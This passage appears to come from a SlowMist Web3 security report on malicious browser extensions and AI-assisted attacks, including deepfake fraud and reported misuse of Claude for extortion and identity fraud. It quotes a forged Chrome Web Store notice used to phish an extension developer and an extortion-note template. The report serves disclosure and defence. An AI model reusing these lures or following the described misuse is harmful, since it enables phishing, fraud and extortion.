
Attackers even leveraged stolen GitHub tokens to impersonate the victim's machine as a self-hosted CI Runner, keeping it under remote control for extended periods. These attacks are no longer simple single-point poisonings but represent worm-like, persistent, supply-chain-level intrusions, with cleanup costs and risk assessments far exceeding those of conventional malicious package incidents.




2.3.4 Malicious Browser Extensions and Extension Ecosystem Risks

Browser extensions are almost ubiquitous in Web3 usage scenarios. Whether it's wallet plugins, proxy tools, security-assist extensions, or productivity tools commonly used by developers, these extensions typically have high privileges, run in the background, and update automatically. Once tampered with or maliciously exploited, they can steal data without the user's knowledge and even directly cause asset loss.


As early as 2024, malicious browser extensions began to emerge. In March, a user reported abnormal activity in their exchange account. SlowMist's research later found that the victim had likely installed an aggregation-type extension in the Chrome Web Store with many positive reviews. Although the extension had been removed, historical snapshots revealed that its core functionality was not transaction assistance but systematically stealing users' cookies across various websites.




Attackers embedded malicious logic deeply into the plugin by tampering with common frontend library files (such as jQuery) and uploaded the collected cookies to a remote server. Once attackers obtained the user's login credentials, they could directly take over exchange or DeFi platform accounts, facilitating wash trading or fund transfers.




Malicious browser extensions have increasingly targeted Web3 users. The Osiris extension is a representative case, packaged as a “Web3 security tool” claiming to help users detect phishing and malware, and promoted through social platforms for targeted dissemination.



SlowMist analysis showed that the extension did not directly steal wallet data. Instead, it used dynamic network request rules to quietly replace users’ legitimate download links. When users downloaded common software from official websites, they actually received malicious installation packages provided by the attacker. On macOS, these malicious programs further prompted users to execute hidden scripts in the terminal, collecting browser data, Keychain information, and uploading it to attacker-controlled servers. The attack chain progressed step by step—from “trusted extension → normal operation → covert replacement”—making it highly deceptive.



Beyond asset theft, malicious extensions also cause subtler data leakage issues. KOI Team disclosed that Urban VPN, an extension with millions of users promoting privacy and security, after a certain update, defaulted to collecting conversation data from multiple major AI platforms.



Regardless of whether users enabled the VPN service, their full chat content on platforms such as ChatGPT, Claude, and Gemini was intercepted, parsed, and uploaded to the operator's server via scripts injected by the extension. The data included not only regular queries but also potentially sensitive information such as medical records, financial details, personal dilemmas, and even

source code. Alarmingly, the extension's product description presented this as an "AI protection alert," while in reality, data collection could not be disabled, affecting over 8 million users.

After documenting Urban VPN Proxy's behavior, we checked whether the same code existed elsewhere.

It did. The identical AI harvesting functionality appears in seven other extensions from the same publisher, across both Chrome and Edge:

Chrome Web Store:


- Urban VPN Proxy - 6,000,000 users
- 1ClickVPN Proxy - 600,000 users
- Urban Browser Guard - 40,000 users
- Urban Ad Blocker - 10,000 users

Microsoft Edge Add-ons:

- Urban VPN Proxy - 1,323,622 users
- 1ClickVPN Proxy - 36,459 users
- Urban Browser Guard - 12,624 users
- Urban Ad Blocker - 6,476 users

Total affected users: Over 8 million.

Another notable case involved SwitchyOmega, a popular Chrome proxy-switching extension. Users reported a risk of private key theft. Analysis revealed this was not the first time the extension had faced security issues; similar warnings appeared as early as 2024. This particular attack, affecting over 2.6 million users, originated from a social engineering attack: attackers sent the plugin developer a forged "Google violation notice," tricking them into clicking a phishing link and authorizing a malicious OAuth application. This caused the developer's browser plugin to be injected with malicious code and automatically pushed to users via the extension's update mechanism. The malicious version connected to a C&C server, monitored events, stole users' cookies and passwords, and uploaded them to the attacker's server.



Chrome Web Store

Hi there,

We wanted to let you know that your item is at risk of being removed from the Chrome Web Store. Please see the details below.

Item name: Cyberhaven security extension V3

Item ID: pajkjnmeojmbapicmbpliphjmcekeaac.

Violation(s):

Excessive and/or irrelevant keywords in the product description:

- **Violation:**
  - Unnecessary details in the description
- **Relevant section of the program policy:**
  - *We do not allow extensions with misleading, poorly formatted, non-descriptive, irrelevant, excessive, or inappropriate metadata, including but not limited to the extension description, developer name, title, icon, screenshots, and promotional images.*

The Chrome Web Store requires all developers to comply with both the Developer Program Policies listed below and the Developer Agreement.

Please accept our policies to continue publishing your products.

Go To Policy

We value developer contributions to the Chrome Web Store, and look forward to helping you bring your item into compliance with our policies.

Thanks,

Chrome Web Store Developer Support

Within just 31 hours of the malicious version going live, it had automatically propagated to a large number of devices. Since the plugin name remained the same, most users did not realize the extension had been replaced. Investigations also found that more than 30 other extensions in the Google Web Store had been hijacked using the same method, causing widespread risk propagation.

2.3.5 Attacks Using AI Technology


As generative AI has rapidly proliferated over the past two years, attackers have begun incorporating it into fraud and attack chains. Compared with traditional tools, AI's capabilities in text, voice synthesis, image, and video generation significantly reduce the cost of scams. Attacks no longer rely on crude scripts or obviously abnormal behavior; instead, they leverage highly realistic content, coherent interactions, and precise targeting, making it much harder for victims to perceive risk on a psychological level.

Deepfake is one of the most representative attack techniques today. Unlike traditional impersonation, deepfake attacks directly target the most basic human trust mechanism—"I see it, so it must be true"—bypassing rational verification processes through highly realistic audio-visual content. From 2022 to 2025, SlowMist has consistently observed deepfakes in multiple scenarios, with impacts expanding beyond the crypto industry into corporate finance, recruitment systems, public opinion, and critical infrastructure security.

In the crypto asset field, deepfakes were first widely used in investment scams. In 2023, a video of a "CNBC interview with Elon Musk" circulated on YouTube. In the video, Musk "personally" introduced a specific crypto project and claimed that sending Bitcoin or Ethereum to a designated address would yield double returns. The video was not entirely fabricated but combined real past interview clips with AI-generated content, wrapped in highly realistic CNBC branding, resulting in a deceptively "official" interview. This content was not simply uploaded as a regular video but was delivered via YouTube ads, making it appear closer to a credible information source. Despite platform ad review mechanisms, these deepfake ads successfully reached a large audience, and some viewers transferred funds to the scam address, resulting in asset loss.


While investment scams mainly target the general public, enterprise-level deepfake attacks strike directly at organizational trust structures. In early 2023, an employee at Arup's Hong Kong branch received a meeting invitation for an important video conference supposedly initiated by senior headquarters executives. During the meeting, multiple "executives," including the CFO, appeared and discussed a merger-related matter. Afterward, the "executives" instructed the employee to transfer HKD 195 million in installments to multiple accounts. The process seemed highly authentic, and all participants except the employee were deepfake-generated. Hong Kong police reported that scammers collected video and audio data of company executives from social media and other sources, then used deepfake technology to create virtual personas that issued commands in the meeting, resulting in a massive AI-driven fraud case.

In the blockchain industry, deepfakes have been used for more targeted attacks. Some attackers send Zoom meeting invitations to core project members using lookalike domains, prompting victims to download “meeting clients” or “updated versions.” In certain cases, meeting participants even use deepfake technology to impersonate familiar partners or industry figures to enhance credibility. Once malicious software is installed, attackers can remotely control devices, steal wallet data, cloud credentials, or internal documents. These attacks merge deepfake, malware, and social engineering for highly deceptive operations.




Deepfakes have also been used for systematic identity fraud. For instance, cybersecurity company KnowBe4 unknowingly hired a North Korean hacker as a remote IT employee. The attacker used deepfake identity technology during the hiring process to impersonate a legitimate U.S. citizen, passing background checks, online assessments, and multiple video interviews, successfully infiltrating the company.

Beyond audio-visual forgery, AI is also used to generate fraudulent content at scale and with precision. Attackers can leverage large models to quickly create natural, context-aware private messages, emails, or support chats, dynamically adjusting scripts based on victims' public information. Fraud is shifting from "broad casting" to "precision targeting," selecting victims based on social connections, occupation, or asset behavior, increasing the success rate of each attack. In advanced cases, AI-powered chatbots can simulate real-time human interaction, posing as customer support to prompt users to submit credentials, reset accounts, authorize operations, or download malicious files.




In high-risk scenarios, AI is even tested for bypassing risk controls and identity verification. Using synthesized video, voice, or dynamic imagery, attackers attempt to impersonate legitimate users during registration, verification, or account recovery.



AI has also been integrated into malicious toolchains. According to GTIG, North Korean hacker group UNC1069 has used AI models such as Gemini to develop and deploy malware targeting cryptocurrency wallets and exchange staff. These programs dynamically generate or rewrite code at runtime using large language models, evading detection. For example, PROMPTFLUX calls the Gemini API hourly to rewrite its own code, while PROMPTSTEAL uses the Qwen model to

generate Windows commands for locating wallet data, accessing encrypted storage, and creating multilingual phishing scripts to steal digital assets.



Similar risks appear in the misuse of AI services themselves. AI company Anthropic warned that its chatbot Claude had been exploited for large-scale cyberattacks, with some ransom demands reaching $500,000. Attackers used so-called “vibe hacking” to manipulate human emotions, trust, and decision-making, enabling individuals with limited technical skills to carry out complex attacks. In one case, a hacker leveraged Claude to breach at least 17 institutions, including medical, governmental, and religious organizations, demanding high ransoms in Bitcoin. Claude was also used to help North Korean IT personnel forge identities and secure remote positions at U.S. tech companies, with earnings supporting state programs.


```
To: [COMPANY] Executive Team
Attention: [Listed executives by name]

We have gained complete compromise of your corporate infrastructure and extracted proprietary
information.

FOLLOWING A PRELIMINARY ANALYSIS, WHAT WE HAVE:
FINANCIAL SYSTEMS
[Banking authentication details]
[Historical transaction records]
[Wire transfer capabilities]
[Multi-year financial documentation]
```

Even in developer-focused scenarios, risks from low-cost AI tools have begun to emerge. SlowMist assisted in a peculiar case where a startup lost hundreds of thousands of dollars in assets. A wallet address was hardcoded in the project contract, and assets were transferred out. The employee who submitted the code denied writing that line, claiming it was generated by AI and not carefully reviewed. Although the commit appeared under their account, the wallet ownership could not be verified. Investigation revealed the employee used an AI coding tool purchased from a platform offering “unlimited access to advanced models,” installing packages according to the vendor’s tutorial.

> 必须知晓的内容：
>
> 1、20刀pro会员套餐内的快速高级模型均可无限使用（比如claude-3.5-sonnet ,claude-3.7，gpt-4o）
>
